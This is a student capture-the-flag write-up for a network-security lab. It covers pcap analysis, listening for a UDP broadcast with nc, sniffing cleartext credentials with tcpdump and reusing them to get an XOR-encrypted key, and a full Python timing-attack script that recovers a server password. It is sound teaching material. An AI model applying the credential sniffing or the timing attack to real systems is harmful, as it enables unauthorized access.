
Secret on the wire:

For this challenge, I was presented with a .pcap file that contained a hidden flag somewhere within the network traffic. To find this flag, I used Wireshark to analyze the capture file, focusing specifically on UDP packets.

I systematically searched through the traffic using Wireshark's search functionality, looking for common keywords like "secret", "password", and "flag". This methodical approach proved successful as I was able to locate the packet containing the flag:



Weather forecast:

This second challenge introduced us to a weather service on an SSH network that broadcasts weather updates hourly. According to the prompt, the flag was hidden within tomorrow's weather forecast broadcast.

From the challenge description, we learned that the weather service broadcasts from port 5455. While the broadcasts occur hourly, the exact minute of transmission wasn't specified. This uncertainty in timing required a methodical approach.

To solve this, I developed a script (`weather.sh`) that would connect to the port and listen for several minutes at a time, ensuring we wouldn't miss the broadcast regardless of its exact timing:

```bash
#!/bin/bash
# Function to get current time in seconds
get_time() {
   date +%s
}

start_time=$(get_time)

# Run for 60 minutes (3600 seconds)
```

```
end_time=$((start_time + 3600))

while [ $(get_time) -lt $end_time ]; do
   echo "Attempting to retrieve forecast..."

   # Use timeout to prevent hanging, pipe output to capture it
   output=$(timeout 300s nc -u -l 5455 2>&1)

   # Check if we received any output
   if [ -n "$output" ]; then
       echo "Received forecast:"
       echo "$output"
       exit 0
   else
       echo "No data received, will try again in 5 seconds."
   fi

   # Wait for 5 seconds before the next attempt
   sleep 5
done

echo "No forecast received after 60 attempts. Please check the service."
exit 1
```

By running this script persistently, I was able to successfully capture the broadcast containing tomorrow's forecast and extract the flag:

```
mlxs@TerrierHome:~$ nc -u -l 5455
Tomorrow's weather will be AB1gN0r34s73r
```

Key server:

During this challenge, we needed to locate a flag stored on the ec521network server at port 5678. The challenge prompt identified this as a secure key server, suggesting encryption would be involved in accessing the flag. We were also informed this was specifically a TCP port.

To gather initial intelligence, I performed packet capture on the specified port using tcpdump: tcpdump -i any 'port 5678 and host ec521network' -w capture.pcap

After collecting data for approximately 30 minutes, I analyzed the TCP payloads:

tcpdump -r capture.pcap -X tcp

The packet analysis revealed something interesting - clear text packets containing what appeared to be username and password combinations:

```
........:@.\..g....,T.....
.!.T../.
15:19:30.232503 IP 10.210.21.20.44988 > 10.210.21.21.5678: Flags [P.], seq 1:22,
 ack 1, win 502, options [nop,nop,TS val 270647310 ecr 4122881982], length 21
E..I.2@.@...
...
........:@.\..g..........
.!..../.henryn25 97dakls1560
```

Further investigation showed multiple instances of packets with different usernames but identical passwords. This pattern suggested a relationship between usernames and server responses.

Given that I was accessing the CTF environment through an SSH connection authenticated with my username, I attempted to connect to the server using my credentials. This resulted in receiving an encrypted key:

```
mlxs@TerrierHome:~$ nc ec521network 5678
mlxs
Format error!
mlxs@TerrierHome:~$ nc ec521network 5678
mlxs 97dakls1560
Your encrypted key is '.>!#9\I ^:K!4;0@?_'
```

The encrypted key's characteristics - particularly its non-alphabetic nature - pointed toward either a shifting cipher (like Caesar) or a stream cipher (like XOR). After testing these encryption algorithms, I discovered the key became readable when XORed with my username.

I implemented a Python script to perform the XOR decryption:


```python
# Define the inputs
username = "mlxs"
xor_string = ".>!#9\\I ^:K!4;0@?_"
```

```
extended_username = (username * ((len(xor_string) // len(username)) +
1))[:len(xor_string)]

# Perform byte-by-byte XOR
xor_result = ''.join(chr(ord(c1) ^ ord(c2)) for c1, c2 in zip(extended_username,
xor_string))

# Convert the result to ASCII
print(xor_result)
```

The decryption successfully revealed the flag:



Password server:

This challenge required cracking a password on a secret server located at ec521network port 1234. From the challenge description, we knew we were dealing with a TCP service.

Initial reconnaissance involved a basic connection to understand the server's behavior:
nc ec521network 1234

Server respondes with:

`Insert your password:`

Then, a noticeable delay before rejection response.

This behavior suggested a potential timing attack vulnerability, where server response times might leak information about the password's correctness.

I developed a simple 1-time script to test the theory:

- Used ASCII character set for testing
  Because:
  - Password likely human-generated
  - Must be terminal-compatible
- Measured response times for each character as a viable solution
  Proved by:
  - Initial discovery showed 'T' triggered +1 second response delay

With the theory tested, I created a more well-rounded script that:

- Tests each ASCII character against current password fragment

- Identifies significant response time increases
- Builds password incrementally based on timing differences

```python
import telnetlib
import time
import socket

# Configuration for secret server
HOST = "ec521network"
PORT = 1234

# Define charset
CHARSET = " !#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~"

def mean(numbers):
    return sum(numbers) / len(numbers) if numbers else 0

def try_password(prefix, num_tries=3):
    max_retries = 3
    retry_delay = 1  # seconds
    response_times = []

    print("Attempting password: {} ({} tries)".format(prefix, num_tries))  # Debug output

    for _ in range(num_tries):
        for attempt in range(max_retries):
            try:
                time.sleep(0.5)
                tn = telnetlib.Telnet(HOST, PORT, timeout=15)
                start_time = time.time()
                tn.write((prefix + "\n").encode('ascii'))
                response = tn.read_until(b"\n", timeout=15)
                response_time = time.time() - start_time
                print("Raw response time: {:.3f} seconds".format(response_time))  # Debug output
                response_times.append(response_time)
                tn.close()
                break
            except socket.error:
```

```
                if attempt < max_retries - 1:
                    print("Connection refused, retrying in {}
seconds...".format(retry_delay))
                    time.sleep(retry_delay)
                else:
                    print("Connection refused to {}:{} after {} attempts.".format(HOST,
PORT, max_retries))
                    return None
            except Exception as e:
                print("An error occurred: {}".format(e))
                if attempt < max_retries - 1:
                    time.sleep(retry_delay)
                else:
                    return None

    avg_time = mean(response_times) if response_times else None
    if avg_time is not None:
        print("Average response time: {:.3f} seconds".format(avg_time))  # Debug output
        print("Individual times: {}".format(
            ", ".join("{:.3f}".format(t) for t in response_times)
        ))  # Debug output
    return avg_time

def discover_password():
    password = ""  # Initialize password
    consecutive_failures = 0
    max_consecutive_failures = 5
    previous_response_time = try_password(password, num_tries=5)

    print("Initial response time: {:.3f}".format(previous_response_time))  # Debug
output

    while True:
        response_times = {}
        valid_response_received = False

        for char in CHARSET:
            attempt = password + char
            print("Trying password: {}".format(attempt))

            response_time = try_password(attempt, num_tries=5)
            if response_time is not None:
```

```
                valid_response_received = True
                response_times[char] = response_time
                print("Average response time for '{}': {:.3f} seconds".format(char, response_time))

                time_difference = response_time - previous_response_time
                print("Time difference: {:.3f} seconds".format(time_difference))  # Debug output

                if time_difference > 0.5:
                    password += char
                    print("Significant increase in response time detected. Adding '{}' to password.".format(char))
                    previous_response_time = response_time
                    break

        if not valid_response_received:
            consecutive_failures += 1
            if consecutive_failures >= max_consecutive_failures:
                print("Too many connection failures, stopping.")
                break
            time.sleep(5)
            continue
        else:
            consecutive_failures = 0

        if len(password) > 50:
            print("Password is too long, stopping.")
            break

    return password

if __name__ == "__main__":
    print("Starting improved password discovery process for Professor Stringhini's secret server...")
    print("Connecting to {}:{}".format(HOST, PORT))
    print("Using character set of {} characters".format(len(CHARSET)))
    print("-" * 50)

    final_password = discover_password()
    if final_password:
        print("\nFinal Discovered Password: {}".format(final_password))
```

```
    else:
        print("\nPassword discovery failed.")
```

Key observations during script execution:

- Each correct character increased response time by ~1 second
- Response times plateaued at approximately 20 seconds
- Strong correlation between password length and response delay
  Hence:
    - Final password length was determined to be 20 characters

The script successfully revealed the complete password:

```
[mlxs@TerrierHome:~$ nc ec521network 1234
[Insert your password:T1M3CHANN3LSAREAWFUL1
[Login successful!
[mlxs@TerrierHome:~$ nc ec521network 1234
[Insert your password:T1M3CHANN3LSAREAWFUL
[Login successful!^C
```